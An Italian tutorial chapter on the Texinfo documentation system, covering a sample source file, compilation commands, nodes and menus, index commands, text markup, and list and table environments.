Emacs permette di gestire in modo automatico molte particolarità del sorgente Texinfo, facilitando così il lavoro dell'utilizzatore. In questo capitolo si vuole mostrare solo l'essenziale di Texinfo, pertanto, tutta la parte che riguarderebbe la gestione di Emacs viene ignorata. Questo e altri particolari possono essere approfonditi nella documentazione originale di Texinfo.

521.1 Esempio introduttivo

Di solito, il modo migliore per cominciare a comprendere il funzionamento di un sistema di composizione, è quello di partire da un esempio, per avere modo di vedere subito come comporlo in pratica.

```
\input texinfo   @c -*-texinfo-*-
@c %**start of header
@setfilename esempio.info
@settitle Introduzione a Texinfo
@c %**end of header

@setchapternewpage odd

@ifinfo
Questo è un esempio molto breve di un documento scritto
utilizzando il sistema Texinfo.

Copyright @copyright{} 1999 Tizio Tizi
@end ifinfo

@titlepage
@sp 10
@comment Per il titolo viene utilizzato un corpo molto grande.
@center @titlefont{Titolo di esempio}

@c I due comandi seguenti iniziano la pagina del copyright.
@page
@vskip 0pt plus 1filll
Copyright @copyright{} 1999 Tizio Tizi
@end titlepage

@node    Top, Suddivisione del documento, , (dir)
@comment nodo-attuale, nodo-successivo, nodo-precedente, nodo-superiore

@menu
```

```
* Suddivisione del documento::      Il primo capitolo di questo esempio
                                    molto breve.
* Paragrafi::                       Il secondo capitolo.
* Indice analitico::                L'indice analitico.
@end menu

@node    Suddivisione del documento, Paragrafi, Top, Top
@comment nodo-attuale, nodo-successivo, nodo-precedente, nodo-superiore
@chapter Suddivisione del documento con Texinfo
@cindex suddivisione
@cindex capitolo
@cindex sezione
@cindex sottosezione

Un documento scritto in Texinfo è organizzato in capitoli, che possono
essere suddivisi in sezioni, sottosezioni e sotto-sottosezioni:

@enumerate
@item
capitolo -- @code{@@chapter};
@item
sezione -- @code{@@section};
@item
sottosezione -- @code{@@subsection};
@item
sotto-sottosezione -- @code{@@subsubsection};
@end enumerate

@node    Paragrafi, Indice analitico, Suddivisione del documento, Top
@comment nodo-attuale, nodo-successivo, nodo-precedente, nodo-superiore
@chapter Paragrafi in un sorgente Texinfo
@cindex paragrafo
@cindex testo

Il testo normale di un documento scritto in Texinfo è suddiviso in
paragrafi senza l'indicazione esplicita di alcun comando speciale.
Di conseguenza, basta inserire una riga vuota nel sorgente, per
produrre la separazione tra un paragrafo e il successivo.

@node    Indice analitico, , Paragrafi, Top
@comment nodo-attuale, nodo-successivo, nodo-precedente, nodo-superiore
@unnumbered Indice analitico

@printindex cp

@contents
@bye
```

Si suppone di avere nominato il file di questo sorgente '`esempio.texinfo`'. Di seguito vengono mostrati i comandi necessari alla composizione per generare un file Info, un risultato in HTML (in due modi differenti), un file PostScript e un file PDF.

$ **makeinfo esempio.texinfo** [*Invio*]

$ **makeinfo --html esempio.texinfo** [*Invio*]

$ **texi2html esempio.texinfo** [*Invio*]

$ **texi2dvi esempio.texinfo ; dvips -t a4 -o esempio.ps esempio.dvi** [*Invio*]

$ **texi2dvi --pdf esempio.texinfo** [*Invio*]

Nel primo caso viene generato il file Info '`esempio.info`'; nel secondo e nel terzo si ottiene il file '`esempio.html`' (affiancato eventualmente da un file contenente l'indice generale); nel quarto caso si ottiene il file '`esempio.ps`'; nell'ultimo si ottiene il file '`esempio.pdf`'.

521.2 Logica fondamentale di Texinfo

Texinfo è TeX a cui è stato applicato uno stile speciale, per cui il simbolo '`@`' sostituisce la barra obliqua inversa ('`\`'). Questo si ottiene attraverso uno stile contenuto nel file '`texinfo.tex`', che viene incluso opportunamente con il comando TeX iniziale:

```
\input texinfo
```

Da quel punto in poi, la barra obliqua inversa ha valore letterale. Sempre allo scopo di ridurre al minimo i simboli che hanno significati speciali, i commenti si indicano attraverso un comando apposito: '**`@c`**', oppure '**`@comment`**'. A questo proposito, si può osservare che la prima riga mostrata nell'esempio introduttivo, contiene proprio un commento, subito dopo la dichiarazione dell'inclusione dello stile per Texinfo:

```
\input texinfo    @c -*-texinfo-*-
```

Si tratta di una stringa convenzionale, che è bene utilizzare anche se non è strettamente necessaria alla composizione di un sorgente Texinfo, perché riguarda Emacs, permettendogli di identificare il file e di qualificarlo per quello che è.

Una volta chiarita la natura TeX di un sorgente Texinfo, si può comprendere il comportamento generale del sistema, nel momento in cui la composizione viene fatta per arrivare alla stampa. In particolare, si può intendere il modo in cui vengono considerati gli spazi, che vengono eliminati quando sembrano superflui, così come si può intendere il motivo per cui basta separare i blocchi di testo con una o più righe vuote (o bianche), per ottenere la separazione in paragrafi. Tuttavia, le cose cambiano quando la composizione avviene in modo da generare un file Info: in questo caso gli spazi aggiuntivi contano e anche le righe vuote superflue possono essere prese in considerazione.

Nonostante la sua natura TeX, Texinfo è orientato alla generazione di un ipertesto consultabile attraverso un terminale a caratteri; pertanto, è su questo punto che si fondano le sue caratteristiche e le sue limitazioni.

521.2.1 Scomposizione del documento

Un documento Texinfo è articolato in due modi distinti, che devono avvenire simultaneamente. Da una parte si trova l'articolazione del testo nel modo più adatto a un libro, con i suoi capitoli e le sezioni a livelli diversi (come fa LaTeX), dall'altra parte c'è un ipertesto organizzato a grafo (un reticolo di collegamenti uniti assieme da dei nodi), dove i nodi sono i vari blocchi di informazioni.

Texinfo non pone limitazioni particolari all'uso dei nodi, tuttavia il buon senso richiede che siano usati in modo compatibile con la struttura «cartacea» del documento. In generale, ogni capitolo deve avere un nodo corrispondente, mentre le sezioni potrebbero averlo se ciò è opportuno, e lo stesso vale per le sottosezioni. Nell'esempio introduttivo, prima della dichiarazione del primo capitolo, si vede l'indicazione del nodo relativo:

```
@node    Suddivisione del documento, Paragrafi, Top, Top
@comment nodo-attuale, nodo-successivo, nodo-precedente, nodo-superiore
@chapter Suddivisione del documento con Texinfo
```

Dal momento che la composizione in formati finali diversi genera risultati differenti, c'è poi l'esigenza di poter distinguere il testo che deve essere usato per una o l'altra composizione. Per questo si possono circoscrivere delle porzioni di testo tra i comandi '**`@ifinfo`**' '**`@end ifinfo`**', '**`@iftex`**' '**`@end iftex`**', e '**`@ifhtml`**' '**`@end ifhtml`**'. Nell'esempio introduttivo si vede proprio l'uso di questi comandi per inserire del testo che viene utilizzato solo nella composizione in formato Info:

```
@ifinfo
Questo è un esempio molto breve di un documento scritto
utilizzando il sistema Texinfo.

Copyright @copyright{} 1999 Tizio Tizi
@end ifinfo
```

521.2.2 Inserimento di simboli speciali

Il linguaggio di composizione utilizzato da Texinfo, attribuisce un significato speciale al simbolo '`@`' e alle parentesi graffe. Per indicare questi caratteri in modo letterale, basta farli precedere da un altro '`@`'. In questo senso, la sequenza '`@`*carattere*' rappresenta spesso la richiesta esplicita di fare riferimento al carattere in modo letterale. La tabella 521.6 elenca alcune di queste sequenze di escape.

Tabella 521.6. Comandi per rappresentare alcuni simboli speciali.

Comando	Descrizione
`@@`	Un solo simbolo '`@`'.
`@{`	Una parentesi graffa aperta.
`@}`	Una parentesi graffa chiusa.
`@`<*SP*>	Uno spazio non interrompibile.

In modo simile si possono definire delle lettere speciali, se queste non sono disponibili attraverso la tastiera. La tabella 521.7 mostra i comandi utili per rappresentare le vocali accentate italiane. Tuttavia, è opportuno osservare che non è sempre conveniente l'uso di questi comandi, se si ritiene di poter usare una codifica migliore dell'ASCII tradizionale. Infatti, se si usa un comando come '**`@`a**' si rischia poi di vedere '**a`**' nella composizione Info, cosa che non succede se si utilizza la codifica ISO 8859-1.

Tabella 521.7. Comandi per la rappresentazione delle vocali accentate nella lingua italiana.

Comando	Risultato	Comando	Risultato
`@`a`	à	`@`A`	À
`@`e`	è	`@`E`	È
`@'e`	é	`@'E`	É
`@`i`	ì	`@`I`	Ì
`@`o`	ò	`@`O`	Ò
`@`u`	ù	`@`U`	Ù

521.3 Struttura di un documento Texinfo

In un sorgente Texinfo, prima di arrivare alla scomposizione del testo in capitoli e nodi, c'è una parte iniziale che merita un po' di attenzione. La prima dichiarazione in assoluto è quella dell'inserimento dello stile '`texinfo.tex`', come è già stato mostrato, quindi si incontrano le dichiarazioni '**`@setfilename`**' e '**`@settitle`**' che costituiscono l'intestazione del sorgente:

```
\input texinfo   @c -*-texinfo-*-
@c %**start of header
@setfilename esempio.info
@settitle Introduzione a Texinfo
@c %**end of header
```

La prima di queste due dichiarazioni serve a definire il nome del file Info finale, che in caso di necessità potrebbe anche essere scomposto in più file, dove quello indicato rappresenta così solo il file di partenza; la seconda dichiara il titolo del documento in breve. Texinfo richiede che le dichiarazioni dell'intestazione siano racchiuse tra due commenti ben definiti, come si vede dall'esempio. È importante che siano riprodotti nello stesso modo che è stato mostrato:

```
@c %**start of header
...
@c %**end of header
```

La parte successiva all'intestazione, viene usata per utilizzare dei comandi specifici per la composizione TeX, come nel caso di '**`@setchapternewpage`**' che permette di definire se i capitoli debbano iniziare in una pagina nuova e se questa debba essere una pagina dispari, oppure se ciò sia indifferente:

Comando	Descrizione
`@setchapternewpage on`	fa in modo che ogni capitolo inizi a pagina nuova;
`@setchapternewpage off`	fa in modo che i capitoli possano iniziare nella stessa pagina in cui finiscono quelli precedenti;
`@setchapternewpage odd`	fa in modo che ogni capitolo inizi in una nuova pagina dispari.

Dopo questo genere di definizioni, si passa normalmente alla presentazione formale del documento, annotando le informazioni legali e, nel caso particolare della composizione in TeX, specificando anche l'aspetto della prima pagina, quella del titolo. Nel caso di un documento Info non ha molta importanza la preparazione di una facciata introduttiva; in effetti, questa non esiste (come è possibile vedere in seguito a proposito del nodo iniziale). In questo senso, non c'è nemmeno il posto per le informazioni sul copyright, che vengono comunque inserite, delimitandole tra i comandi '**`@ifinfo`**' e '**`@end ifinfo`**', allo scopo che queste siano effettivamente annotate all'inizio nel file Info, anche se in una zona che poi non viene consultata attraverso la navigazione ipertestuale.

```
@ifinfo
Questo è un esempio molto breve di un documento scritto
utilizzando il sistema Texinfo.

Copyright @copyright{} 1999 Tizio Tizi
@end ifinfo
```

Alla fine di questa parte introduttiva del sorgente Texinfo, appare generalmente un blocco delimitato dai comandi '**`@titlepage`**' e '**`@end titlepage`**', che riguardano esclusivamente la composizione con TeX, con lo scopo di definire le pagine iniziali dal titolo alle informazioni sul copyright.

```
@titlepage
@sp 10
@comment Per il titolo viene utilizzato un corpo molto grande.
@center @titlefont{Titolo di esempio}

@c I due comandi seguenti iniziano la pagina del copyright.
@page
@vskip 0pt plus 1filll
Copyright @copyright{} 1999 Tizio Tizi
@end titlepage
```

I comandi che si vedono nell'esempio dovrebbero essere abbastanza intuitivi, dal momento che si tratta praticamente di TeX:

Comando	Descrizione
`@sp` ***n***	richiede uno spazio verticale di ***n*** righe;
`@center @titlefont{` ***titolo*** `}`	centra il titolo che viene stampato utilizzando un carattere adatto, pensato appositamente per questo ('**`@titlefont`**');
`@page`	esegue un salto pagina;

Comando	Descrizione
`@vskip 0pt plus 1filll`	porta il testo successivo alla base della pagina (si tratta di un comando TeX, dove la parola '**1filll**' è scritta correttamente con tre «l»).

Il manuale di Texinfo propone anche un'altra forma, in cui si utilizzano i comandi '**@title**', '**@subtitle**' e '**@author**'. Il loro significato è intuitivo e l'esempio seguente dovrebbe chiarirne l'uso: si osservi in particolare la presenza di due sottotitoli e di due autori.

```
@titlepage
@title Titolo di esempio
@subtitle Primo sottotitolo
@subtitle Secondo sottotitolo
@author Tizio Tizi
@author Caio Cai
@page
@vskip 0pt plus 1filll
Copyright @copyright{} 1999 Tizio Tizi, Caio Cai
@end titlepage
```

Nell'esempio introduttivo che è stato mostrato, non appare circoscritto alcun pezzo riservato alla composizione in HTML. In effetti, '**texi2html**' ignora l'inizio del sorgente Texinfo, a parte l'intestazione, dalla quale ottiene il titolo del documento e il nome del file HTML principale che deve generare.

Al termine di un documento Texinfo, deve essere usato il comando '**@bye**' per concludere esplicitamente la composizione.

521.3.1 Capitoli e sezioni

Prima di affrontare il problema che riguarda la scomposizione del documento in nodi, vale la pena di vedere come avviene la scomposizione in capitoli e sezioni, dal momento che è qualcosa di più semplice, trattandosi di un concetto comune a molti altri sistemi di composizione. Semplificando le cose, si può affermare che un documento Texinfo è suddiviso in capitoli, che possono essere suddivisi a loro volta in sezioni, sottosezioni e sotto-sottosezioni. Tuttavia, esistono diversi tipi di «capitoli» e di «sezioni»; la tabella 521.15 riepiloga questi comandi.

Tabella 521.15. Comandi per la suddivisione del testo in base al risultato stampato.

Comando	Descrizione
`@chapter`	Capitolo normale con numerazione.
`@section`	Sezione normale con numerazione.
`@subsection`	Sottosezione normale con numerazione.
`@subsubsection`	Sotto-sottosezione normale con numerazione.
`@unnumbered`	Capitolo senza numerazione.
`@unnumberedsec`	Sezione senza numerazione.

Comando	Descrizione
`@unnumberedsubsec`	Sottosezione senza numerazione.
`@unnumberedsubsubsec`	Sotto-sottosezione senza numerazione.
`@appendix`	Capitolo numerato in modo letterale -- appendice.
`@appendixsec`	Sezione di un'appendice.
`@appendixsubsec`	Sottosezione di un'appendice.
`@appendixsubsubsec`	Sotto-sottosezione di un'appendice.
`@majorheading`	Titolo importante senza numerazione e senza salto pagina.
`@chapterheading`	Capitolo senza numerazione e senza salto pagina.
`@heading`	Sezione senza numerazione.
`@subheading`	Sottosezione senza numerazione.
`@subsubheading`	Sotto-sottosezione senza numerazione.

In particolare, la suddivisione che fa capo al capitolo di tipo '**`@unnumbered`**', riguarda generalmente gli indici, o le introduzioni, mentre la suddivisione '**`@...heading`**', permette di realizzare dei documenti in forma di relazione.

L'esempio introduttivo mostra in che modo si definisce l'inizio di un capitolo, utilizzando il comando '**`@chapter`**' seguito dal titolo, senza bisogno che questo sia delimitato in qualche modo. La stessa cosa varrebbe per le sezioni e per le altre classificazioni inferiori.

```
@chapter Suddivisione del documento con Texinfo
```

521.3.2 Nodi

I nodi di Texinfo sono le unità di informazioni raggiungibili attraverso una navigazione ipertestuale. A differenza della struttura di capitoli e sezioni, i nodi sono unità non divisibili, quindi non esistono dei sotto-nodi. Questo fatto crea una sovrapposizione imperfetta tra la struttura a nodi e la struttura di capitoli e sezioni.

Il nodo viene dichiarato attraverso il comando '**`@node`**' e la sua estensione va da quel punto fino alla dichiarazione del nodo successivo. Convenzionalmente, si dichiarano i nodi subito prima di un capitolo, o di una sezione (o anche di una sottosezione, ecc.); in questo modo, la struttura a nodi ha una qualche corrispondenza con la struttura cartacea del documento. A questo proposito, è importante stabilire l'estensione dei nodi: per cominciare potrebbe essere conveniente avere nodi contenenti un capitolo intero; in questo caso si dichiarerebbero solo in corrispondenza di questi. Nel capitolo 522 viene trattato meglio il problema dell'abbinamento dei nodi con la struttura del documento, in particolare per gli automatismi che vengono offerti da Texinfo.

La struttura ipertestuale prevede un nodo di partenza obbligatorio, denominato '**`Top`**', all'interno del quale si trova normalmente un elenco di riferimenti, paragonabile a un indice generale, e una serie di altri nodi definiti dall'autore, con nomi liberi.

```
@node    Top, Suddivisione del documento, , (dir)
```

L'ipertesto Info, prevede l'aggregazione dei vari documenti scritti per questo sistema, attraverso un nodo precedente a quello '**`Top`**': si tratta del nodo '**`(dir)`**', corrispondente al file contenente l'indice iniziale di tutti i documenti Info installati effettivamente nel proprio sistema.

La dichiarazione di un nodo implica l'indicazione del suo nome, seguito da tre riferimenti ad altrettanti nodi: il nodo successivo, secondo un ordine ideale stabilito dall'autore; il nodo precedente; il nodo superiore.

```
@node nome_del_nodo, nodo_successivo, nodo_precedente, nodo_superiore
```

In pratica, questa struttura prevede una sequenza di nodi, stabilita in qualche modo, assieme al riferimento di un nodo di livello superiore. Il primo nodo in assoluto è '**`(dir)`**', mentre il primo nodo del documento è '**`Top`**'. Volendo utilizzare una struttura di nodi corrispondenti ai capitoli, senza suddivisioni ulteriori, si avrebbe una sola sequenza di nodi dal primo all'ultimo capitolo, dove per tutti l'unico nodo superiore sarebbe '**`Top`**'. Se invece si volesse realizzare una suddivisione maggiore, è ragionevole che i nodi contenuti in un capitolo formino una sequenza, dove il nodo superiore potrebbe essere quello iniziale del capitolo stesso.

Osservando la dichiarazione del nodo '**`Top`**' dell'esempio, si può vedere che il nodo precedente non è stato indicato, mentre il nodo superiore è '**`(dir)`**'. Infatti, non esiste un nodo precedente a '**`Top`**', mentre al di sopra di quello c'è solo l'indice generale, corrispondente al nome convenzionale '**`(dir)`**'.

521.3.3 Menù di riferimenti

La composizione in formato Info può generare automaticamente l'indice analitico, ma non l'indice generale. Per ottenere una sorta di indice generale, occorre indicare manualmente i riferimenti da qualche parte, di solito nel nodo '**`Top`**'. Nel caso dell'esempio introduttivo, sono stati indicati i riferimenti ai capitoli e all'indice analitico:

```
@menu
* Suddivisione del documento::      Il primo capitolo di questo esempio
                                    molto breve.
* Paragrafi::                       Il secondo capitolo.
* Indice analitico::                L'indice analitico.
@end menu
```

Come si vede, tra i comandi '**`@menu`**' e '**`@end menu`**', sono stati indicati i nomi dei nodi da raggiungere, seguiti da una descrizione. Le voci di questi menù possono essere più articolate, ma in generale, se possibile, conviene mantenere questa forma elementare:

```
* nome_nodo_da_raggiungere:: descrizione
```

Chi scrive un documento in Texinfo può anche fare a meno di preoccuparsi di questi menù, ma dovrebbe inserire almeno le voci che fanno riferimento ai nodi dell'indice analitico. Chi utilizza Emacs può anche ottenere la preparazione di questo menù automaticamente; per apprenderne il modo può consultare la documentazione originale su Texinfo.

521.4 Indici

Gli indici e i riferimenti di qualunque tipo siano, si ottengono attraverso l'indicazione di un'etichetta (da una parte) e di un riferimento che punta all'etichetta. Gli indici in particolare, sono una raccolta di riferimenti realizzata in modo automatico.

Tabella 521.19. Comandi per la gestione di indici generali o analitici.

Comando	Descrizione
`@contents`	Inserisce l'indice generale completo.
`@shortcontents`	Inserisce un indice generale ridotto.
`@summarycontents`	Inserisce un indice generale ridotto.
`@cindex` ***voce***	Inserisce una voce nell'indice analitico normale.
`@kindex` ***voce***	Inserisce una voce nell'indice dei comandi da tastiera.
`@pindex` ***voce***	Inserisce una voce nell'indice dei programmi.
`@findex` ***voce***	Inserisce una voce nell'indice delle funzioni.
`@vindex` ***voce***	Inserisce una voce nell'indice delle variabili.
`@tindex` ***voce***	Inserisce una voce nell'indice dei tipi di dati.
`@defindex` ***xy***	Crea l'indice ***xy***.
`@`***xy***`index` ***voce***	Inserisce una voce nell'indice ***xy***.
`@synindex` ***da a***	Trasferisce le voci di un indice in un altro.
`@syncodeindex` ***da a***	Come '**`@synindex`**' usando un carattere dattilografico.
`@printindex` ***xy***	Inserisce l'indice corrispondente alla sigla ***xy***.

521.4.1 Indice generale

L'indice generale viene realizzato solo nella composizione che si avvale di TeX, oltre che in quella per il formato HTML. Ciò avviene in modo automatico, indicando semplicemente il punto in cui questo deve apparire: l'inizio dei capitoli e delle classificazioni inferiori viene annotato nell'indice generale. Come accennato in precedenza, questo meccanismo non riguarda la composizione nel formato Info, per cui si utilizza un menù di riferimenti che fa le funzioni di indice generale.

L'indice generale può essere collocato all'inizio o alla fine del documento, in tal caso dopo gli indici analitici eventuali. Con il comando '**@contents**' si richiede la sua realizzazione in corrispondenza del comando stesso. È importante osservare che questo comando crea anche il titolo necessario, al contrario di ciò che avviene con l'indice analitico, come viene descritto tra poco.

Vale la pena di annotare il fatto che sono disponibili altri due comandi per ottenere la realizzazione di indici analitici meno dettagliati. Si tratta di '**@shortcontents**' e '**@summarycontents**'. La differenza tra i due sta solo nel titolo utilizzato per introdurli.

521.4.2 Indici analitici

Per quanto riguarda l'indice analitico, per ottenerlo è necessario indicare nel testo delle etichette apposite, con le quali si ottiene l'inserimento delle voci relative. Questo viene fatto più o meno come avviene in altri sistemi di composizione, ma con Texinfo occorre tenere conto di alcune particolarità che derivano dalla sua specializzazione ipertestuale. Prima di tutto, si deve considerare che secondo la politica di Texinfo, le etichette riferite a voci da inserire nell'indice analitico devono essere uniche. In questo modo si semplificano una serie di problemi nella navigazione di un documento Info, che non può essere ambigua. A questo proposito, la documentazione originale di Texinfo suggerisce di utilizzare voci descrittive piuttosto dettagliate. Nel momento in cui si devono usare voci descrittive, si può porre anche il problema del modo in cui il lettore va a cercarle nell'indice, per cui, se ci sono più modi per indicare lo stesso concetto, è meglio inserire più etichette alternative per l'indice analitico. Texinfo è in grado di gestire diversi indici analitici specifici:

- un indice normale per i concetti che vengono affrontati;
- un indice dei comandi da tastiera (combinazioni di tasti con funzionalità particolari nell'ambito di ciò che viene descritto);
- un indice dei programmi (nomi dei programmi eseguibili);
- un indice delle funzioni;
- un indice delle variabili;
- un indice dei tipi di dati.

I primi due tipi di indici dovrebbero avere un significato evidente; per gli altri, si fa riferimento a ciò che riguarda i linguaggi di programmazione.

Si intuisce che non è tecnicamente necessario utilizzare tutti questi indici. In generale, ci si potrebbe limitare all'inserimento delle voci nell'indice analitico normale. Tuttavia, se si vuole realizzare un documento in Texinfo, seguendo le convenzioni, è bene fare uso dell'indice giusto per ogni cosa. Questo permette in seguito l'aggregazione con altri documenti che hanno seguito le stesse convenzioni.

La sintassi per la dichiarazione di una voce nei vari indici analitici di Texinfo, può essere fatta secondo uno degli schemi seguenti, che rappresentano nell'ordine i tipi di indice descritti sopra:

```
@cindex voce_da_inserire_nell'indice_analitico_normale
```

```
@kindex voce_da_inserire_nell'indice_analitico_dei_comandi_da_tastiera
```

```
@pindex voce_da_inserire_nell'indice_analitico_dei_programmi
```

```
@findex voce_da_inserire_nell'indice_analitico_delle_funzioni
```

```
@vindex voce_da_inserire_nell'indice_analitico_delle_variabili
```

```
@tindex voce_da_inserire_nell'indice_analitico_dei_tipi_di_dati
```

A ogni tipo di indice è abbinata una sigla, il cui utilizzo viene descritto tra poco. La tabella 521.20 elenca queste sigle.

Tabella 521.20. Sigle dei vari tipi di indice analitico di Texinfo.

Sigla	Indice
`cp`	Indice analitico normale.
`ky`	Indice analitico dei comandi da tastiera.
`pg`	Indice analitico dei programmi.
`fn`	Indice analitico delle funzioni.
`vr`	Indice analitico delle variabili.
`tp`	Indice analitico dei tipi di dati.

Nell'esempio introduttivo è stato mostrato l'uso del comando '**`@cindex`**' per inserire alcune voci nell'indice analitico normale:

```
@chapter Suddivisione del documento con Texinfo
@cindex suddivisione
@cindex capitolo
@cindex sezione
@cindex sottosezione
```

La voce che si inserisce nell'indice analitico, può essere anche composta da più parole, separate normalmente da uno spazio, senza bisogno di utilizzare dei delimitatori di alcun tipo:

l'interpretazione corretta del comando è garantita dal fatto che questo deve stare da solo in una riga.

L'inserimento nel documento finale di un indice analitico, viene richiesto in modo esplicito, attraverso il comando '**@printindex**', seguito dalla sigla corrispondente all'indice desiderato. In generale, questo viene fatto all'interno di un capitolo non numerato, come è stato mostrato nell'esempio introduttivo, dove si vede la richiesta di creazione di un indice generale normale.

```
@unnumbered Indice analitico

@printindex cp
```

521.4.3 Definizione di indici aggiuntivi

Dovrebbe essere ormai chiaro che ogni indice va usato per il suo scopo, altrimenti diventa impossibile la fusione di più documenti in un libro unico. Tuttavia, di fronte a questa filosofia di Texinfo che distingue tra gli indici, ci si può trovare di fronte all'esigenza di crearne degli altri. Questo si può fare semplicemente, attribuendo a questi indici particolari una sigla di due sole lettere.

Per fare un esempio, si potrebbe desiderare l'introduzione di un indice specifico per raccogliere gli elementi SGML di un DTD. Volendo chiamare questo indice con la sigla '**ml**', si dichiara l'utilizzo di un tale indice nell'intestazione del sorgente Texinfo con il comando '**defindex**':

```
\input texinfo   @c -*-texinfo-*-
@c %**start of header
@setfilename esempio.info
@settitle Introduzione a Texinfo
@defindex ml
@c %**end of header
```

La sintassi di questo comando non prevede altro, per cui non viene mostrata formalmente. Per inserire una voce in un indice definito in questo modo, si usa il comando '***xy*****index**', dove ***xy*** sono le due lettere che lo definiscono.

```
@chapter Gli elementi interni al testo
@mlindex em
@mlindex strong
```

L'esempio mostra l'inserimento delle voci '**em**' e '**strong**'.

Per ottenere l'inserimento dell'indice si procede come avviene già per gli indici già previsti:

```
@printindex ml
```

521.4.4 Fusione di indici

La suddivisione dettagliata delle voci da inserire nell'indice analitico è una cosa ragionevole solo in quanto resta possibile la fusione di più gruppi assieme, in un indice unico. Ciò si ottiene con i comandi '**@synindex**' e '**@syncodeindex**' che hanno la stessa sintassi:

```
@synindex sigla_indice_di_origine  sigla_indice_di_destinazione
```

```
@syncodeindex sigla_indice_di_origine sigla_indice_di_destinazione
```

Questi comandi si possono inserire solo all'inizio del documento, preferibilmente nell'intestazione, come si vede nell'esempio seguente:

```
@c %**start of header
@setfilename sgmltexi.info
@settitle Sgmltexi
...
@syncodeindex ml cp
@syncodeindex vr cp
@c %**end of header
```

In questo caso, si fa in modo di riversare le voci dell'indice '**`ml`**' e '**`vr`**' nell'indice standard ('**`cp`**').

I due comandi si distinguono perché nel primo caso le voci vengono trasferite in modo normale, mentre nel secondo queste vengono trasformate per renderle nella destinazione in modo dattilografico (praticamente avvolte nel comando '**`@code{}`**').

521.5 Aspetto del testo e ambienti speciali

Texinfo prevede una serie di comandi per delimitare parti di testo riferite a oggetti particolari; nello stesso modo, ci sono altri comandi per definire delle forme di enfatizzazione, senza stabilire le caratteristiche di ciò che si indica. Le tabelle 521.27 e 521.28 elencano questi comandi, quando sono riferiti a parole e frasi inserite nel corpo normale.

Tabella 521.27. Comandi per delimitare oggetti particolari nel testo.

Comando	Descrizione
`@code{`***testo***`}`	Esempio letterale di un pezzo di programma.
`@kbd{`***testo***`}`	Digitazione dalla tastiera.
`@key{`***testo***`}`	Nome convenzionale di un tasto.
`@samp{`***testo***`}`	Esempio letterale di una sequenza di caratteri.
`@var{`***testo***`}`	Variabile metasintattica.
`@url{`***testo***`}`	Indirizzo URI.
`@file{`***testo***`}`	Nome di un file.
`@email{`***testo***`}`	Indirizzo di posta elettronica.
`@dfn{`***testo***`}`	Una definizione introdotta per la prima volta.
`@cite{`***testo***`}`	Riferimento bibliografico (titolo di un libro).

Tabella 521.28. Comandi per l'enfatizzazione generica.

Comando	Descrizione
`@emph{`*testo*`}`	Enfatizzazione normale.
`@strong{`*testo*`}`	Enfatizzazione più evidente.
`@sc{`*testo*`}`	Maiuscoletto.
`@r{`*testo*`}`	Carattere tondo normale.

La tabella 521.30 mostra l'elenco dei comandi riferiti ad ambienti particolari, usati per mostrare esempi, per le citazioni, oltre che per altre forme di evidenziamento del testo. I comandi in questione si usano da soli su una riga; hanno un'apertura e una chiusura, secondo la forma '**`@`*comando***' e '**`@end` *comando***'. Per esempio, nel caso della citazione da mettere in evidenza, si può fare come nell'esempio seguente:

```
@quotation
Questa è una citazione.
@end quotation
```

Tabella 521.30. Comandi per delimitare blocchi di testo con funzioni specifiche.

Comando	Descrizione
`@quotation`	Testo citato.
`@example`	Codice, comandi e simili.
`@smallexample`	Come '**`@example`**', ma più piccolo.
`@lisp`	Codice LISP.
`@smalllisp`	Come '**`@lisp`**', ma più piccolo.
`@display`	Testo illustrativo senza uno scopo specifico.
`@smalldisplay`	Come '**`@display`**', ma più piccolo.
`@format`	Testo illustrativo, rispettando le interruzioni di riga.
`@smallformat`	Come '**`@format`**', ma più piccolo.
`@cartouche`	Disegna un riquadro arrotondato attorno al testo.

Anche se ciò non riguarda precisamente l'argomento di questa sezione, vale la pena di mostrare brevemente come si dichiara una nota a piè pagina:

```
@footnote{testo}
```

521.6 Elenchi e tabelle

Gli elenchi vengono realizzati in Texinfo, più o meno come avviene con altri linguaggi di composizione. Dal momento che si deve poter arrivare al formato Info, le tabelle che vengono gestite sono molto simili a degli elenchi, pertanto è corretto trattare i due argomenti assieme.

521.6.1 Elenco puntato e numerato

L'elenco puntato viene delimitato dai comandi '**`@itemize`**' e '**`@end itemize`**'. Gli elementi dell'elenco vengono introdotti dal comando '**`@item`**'. Il simbolo usato per segnalare l'inizio dei vari elementi dell'elenco, viene dichiarato esplicitamente attraverso un argomento del comando '**`@itemize`**', '**`@bullet`**' o '**`@minus`**', che si riferiscono rispettivamente a un pallino (o un asterisco) e a un trattino. L'esempio seguente mostra un elenco con due voci principali, dove la prima si scompone in altre due voci inferiori; le voci principali sono introdotte da un pallino, mentre quelle inferiori sono evidenziate da un trattino.

```
@itemize @bullet
@item
primo elemento principale;

@itemize @minus
@item
primo sottoelemento;

@item
secondo sottoelemento;
@end itemize

@item
secondo elemento principale.
@end itemize
```

Gli spazi tra le voci sono opportuni, per ottenere un buon risultato nella composizione in formato Info, mentre per la composizione attraverso TeX, la cosa è indifferente.

L'elenco numerato è simile a quello puntato e si distingue solo perché è racchiuso tra i comandi '**`@enumerate`**' e '**`@end enumerate`**'. In particolare, in questo caso, al posto di definire il tipo di pallino da utilizzare, è possibile specificare il primo valore da utilizzare nell'elenco: se si tratta di un numero, quello diviene il primo valore di un elenco numerato vero e proprio; se si tratta di una lettera, si ottiene di un elenco numerato in modo letterale, a partire da quella lettera. L'esempio seguente mostra un elenco numerato che parte dal numero zero (quando di solito partirebbe da uno).

```
@enumerate 0
@item
primo elemento;

@item
secondo elemento;

@item
terzo elemento.
@end enumerate
```

521.6.2 Elenco descrittivo

L'elenco descrittivo è quello che per ogni punto mostra una parola o una frase a cui associa una descrizione. Per Texinfo, gli elenchi descrittivi sono delle tabelle a due colonne. L'ambiente viene delimitato dai comandi '**`@table`**' e '**`@end table`**', dove in particolare, il primo riceve un argomento che specifica il tipo di composizione da utilizzare per la prima colonna di questa specie di tabella. Per esempio,

```
@table @file
@item /etc/passwd
il file degli utenti;

@item /etc/group
il file dei gruppi.
@end @table
```

fa in modo che «/etc/passwd» e «/etc/group» vengano delimitati automaticamente con il comando '**`@file`**', mentre il resto, cioè la loro descrizione, viene lasciata con il carattere normale del testo.

Si può osservare che in questo caso il comando '**`@item`**' ha un argomento, che rappresenta la voce descrittiva dell'elenco. In situazioni particolari, può essere necessario indicare due voci assieme per la stessa descrizione; per questo esiste il comando '**`@itemx`**' che può essere usato subito dopo un comando '**`@item`**' normale.

```
@table @file
@item /etc/passwd
@itemx /etc/group
i file degli utenti e dei gruppi;

@item /etc/printcap
il file di configurazione del sistema di stampa.
@end @table
```

